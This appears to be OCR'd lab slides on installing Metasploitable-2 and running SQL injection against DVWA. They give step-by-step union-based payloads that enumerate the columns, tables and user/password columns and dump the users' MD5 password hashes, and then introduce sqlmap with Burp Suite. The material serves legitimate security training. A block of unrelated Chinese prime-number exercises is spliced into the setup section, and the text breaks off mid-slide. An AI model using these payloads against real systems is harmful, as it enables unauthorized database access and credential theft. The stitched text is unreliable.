
Install Metasploitable-2 on VirtualBox

- Unzip the downloaded file - metasploitable-linux-2.0.0.zip

Name	Date modified	Type	Size
 Metasploitable.nvram	27-11-2024 12:05	NVRAM File	9 KB
 Metasploitable.vmdk	27-11-2024 12:05	Virtual Machine Di...	18,80,512 ...
 Metasploitable.vmsd	27-11-2024 12:05	VMSD File	0 KB
 Metasploitable.vmx	27-11-2024 12:05	VMX File	3 KB
 Metasploitable.vmxs	27-11-2024 12:05	VMXS File	1 KB

Install Metasploitable-2 on VirtualBox

- Now Open Virtual Box and Create a new VM as shown in the figure.



Boot Metasploitable-2 on Virtualbox

1. 在下列各数中，找出所有质数，并圈出来。
 2. 在下列各数中，找出所有合数，并圈出来。
 3. 在下列各数中，找出所有既是质数又是偶数的数，并圈出来。
 4. 在下列各数中，找出所有既是合数又是奇数的数，并圈出来。
 5. 在下列各数中，找出所有既是质数又是奇数的数，并圈出来。
 6. 在下列各数中，找出所有既是合数又是偶数的数，并圈出来。
 7. 在下列各数中，找出所有既是质数又是偶数的数，并圈出来。
 8. 在下列各数中，找出所有既是合数又是奇数的数，并圈出来。
 9. 在下列各数中，找出所有既是质数又是奇数的数，并圈出来。
 10. 在下列各数中，找出所有既是合数又是偶数的数，并圈出来。


Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

```
metasploitable login: msfadmin
```

Password:



Open DVWA on webbrowser



Not Secure http://192.168.29.160/dvwa/security.php



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username

admin

Password

••••••••

Login

SQL Injection in DVWA

- DVWA provides a controlled environment to test SQLi.
- Go to: Vulnerabilities → SQL Injection
- The app simulates a user lookup by ID using SQL.



DVWA

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

⚠ Not secure

192.168.29.160/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

☆

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About



Vulnerability: SQL Injection

User ID:

1

Submit

ID: 1

First name: admin

Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

18/06/2026

31



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

[←](#) [→](#) [↺](#) [⚠ Not secure](#) 192.168.29.160/dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit# [★](#)

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' '' '' ' at line 1

Find out number of Columns?

Not secure 192.168.29.160/dvwa/vulnerabilities/sqli/

Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

User ID:

1' order by 3#

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

to see how many columns?

← → ↻ Not secure 192.168.29.160/dvwa/vulnerabilities/sqli/?id=1%27+order+by+3%23&Submit=Submit#

Unknown column '3' in 'order clause'

- 1' order by 3#

Username and DataBase Name?

Not secure 192.168.29.160/dvwa/vulnerabilities/sqli/?id=1%27+union+select+user%28%29%2Cdatabase%28%29%23&Submit=Submit#

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

Vulnerability: SQL Injection

User ID:

To find out username and database

ID: 1' union select user(),database()#
First name: admin
Surname: admin

ID: 1' union select user(),database()#
First name: root@localhost
Surname: dvwa

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

- 1' union select user(),database()#

Find Out Tables Names?

Not secure 192.168.29.160/dvwa/vulnerabilities/sqli/?id=1%27+union+select+1%2Cgroup_concat%28table_name%29+from+information_schem...

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

Vulnerability: SQL Injection

User ID:

1' union select 1,group_concat Submit

ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_Schema='dvwa'#
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_Schema='dvwa'#
First name: 1
Surname: guestbook,users

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

- 1' union select 1,group_concat(table_name) from information_schema.tables where table_Schema='dvwa'##

Find Out column names?

Not secure 192.168.29.160/dvwa/vulnerabilities/sqli/?id=1%27+union+select+1%2Cgroup_concat%28column_name%29+from+information_sche...



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

Vulnerability: SQL Injection

User ID:

ID: 1' union select 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'

First name: admin

Surname: admin

ID: 1' union select 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'

First name: 1

Surname: user_id,first_name,last_name,user,password,avatar

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

- 1' union select 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users' #

Find Out values of the columns

Not secure 192.168.29.160/dvwa/vulnerabilities/sqli/?id=1%27+union+select+user%2Cpassword+from+dvwa.users+%23&Submit=Submit#

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: SQL Injection

User ID:


```

ID: 1' union select user,password from dvwa.users #
First name: admin
Surname: admin

ID: 1' union select user,password from dvwa.users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password from dvwa.users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from dvwa.users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password from dvwa.users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password from dvwa.users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

- 1' union select user,password from dvwa.users#

SQLMAP

Automated SQL Injection Tool for Penetration Testing

Introduction to SQLMap


- Automated SQL Injection Tool for Penetration Testing
- SQLMap is an open-source tool used for automating the detection and exploitation of SQL injection flaws in web applications.
- It supports a variety of database management systems, including MySQL, PostgreSQL, Oracle, Microsoft SQL Server, and more.
- It can be used for both testing and exploitation of SQL injection vulnerabilities.

Key Features of SQLMap

- Automatic detection of SQL injection vulnerabilities
- Database fingerprinting: Identifies the backend database type.
- Support for multiple SQL injection techniques: Includes Boolean-based, time-based, and error-based injection.
- User interaction: Capable of exploiting SQL injection with manual or automatic adjustments.
- Database takeover: Provides options for dumping data, bypassing authentication, and gaining full control of the database.

Download and Install SQLmap

- Download python and install
- Download SQLmap and install



The screenshot shows the sqlmap.org website. The browser address bar displays 'sqlmap.org'. The website has a blue header with the 'sqlmap' logo and the tagline 'Automatic SQL injection and database takeover tool'. A button in the top right corner says 'View project on GitHub'. Below the header, there is a section titled 'Introduction()' with a red semicolon and opening parenthesis. The text describes sqlmap as an open source penetration testing tool. On the right side, there are two buttons: a blue one for 'Download .zip file' and a green one for 'Download .tar.gz file'. The blue button is highlighted with a red border.

sqlmap.org

sqlmap®

Automatic SQL injection and database takeover tool

View project on GitHub

Download .zip file

Download .tar.gz file

Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Demo SQL MAP


- Step 1:
Open Burp Suite and configure your browser to route traffic through Burp's proxy.
- Step 2:
Navigate to the DVWA SQL Injection page and enter a sample user ID to trigger the request.
- Step 3:
In Burp Suite's Proxy tab, intercept the HTTP request generated by the form submission.
- Step 4:
Send this captured request to SQLMap by saving it as a text file or using SQLMap's built-in option to read Burp Suite requests.
- Step 5:
Run SQLMap with the captured request to automatically scan for SQL Injection vulnerabilities and extract information from the database.

Open DVWA SQL Injection on Browser



The screenshot shows a web browser window with the address bar displaying `http://192.168.29.160/dvwa/security.php`. The page title is "DVWA Security" with a lock icon. The left sidebar contains a list of menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted in green), PHP Info, About, and Logout. The main content area is titled "DVWA Security" and "Script Security". It states that the Security Level is currently **high** and can be set to low, medium, or high. A red box highlights the "low" dropdown menu and the "Submit" button. Below this, the "PHPIDS" section is shown, indicating it is currently **disabled** and providing links to [enable PHPIDS](#), [Simulate attack](#), and [View IDS log](#).

Open DVWA SQL Injection on Browser



The screenshot shows a web browser window with the address bar displaying `http://192.168.29.160/dvwa/vulnerabilities/sqli/`. The page title is "Vulnerability: SQL Injection". On the left sidebar, the "SQL Injection" menu item is highlighted in green and enclosed in a red box. The main content area features a form with the label "User ID:" and a text input field containing the number "1". A "Submit" button is located to the right of the input field. Below the form, there is a section titled "More info" containing three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. The DVWA logo is visible at the top of the page.

Get Header using burp suit

Burp Suite Community Edition v2025.4.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Request to http://192.168.29.160:80 Open browser

Time	Type	Direction	Method	URL	Status code	Length
19:29:30 8 Jun ...	HTTP	→ Request	GET	http://192.168.29.160/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit		

http://192.168.29.160/dvwa/v...ties/sqli/?id=1&Submit=Submit

- Add to scope
- Forward
- Drop
- Add notes
- Highlight
- Don't intercept requests
- Do intercept
- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Organizer Ctrl+O
- Send to Comparer
- Request in browser

Request

Pretty Raw Hex

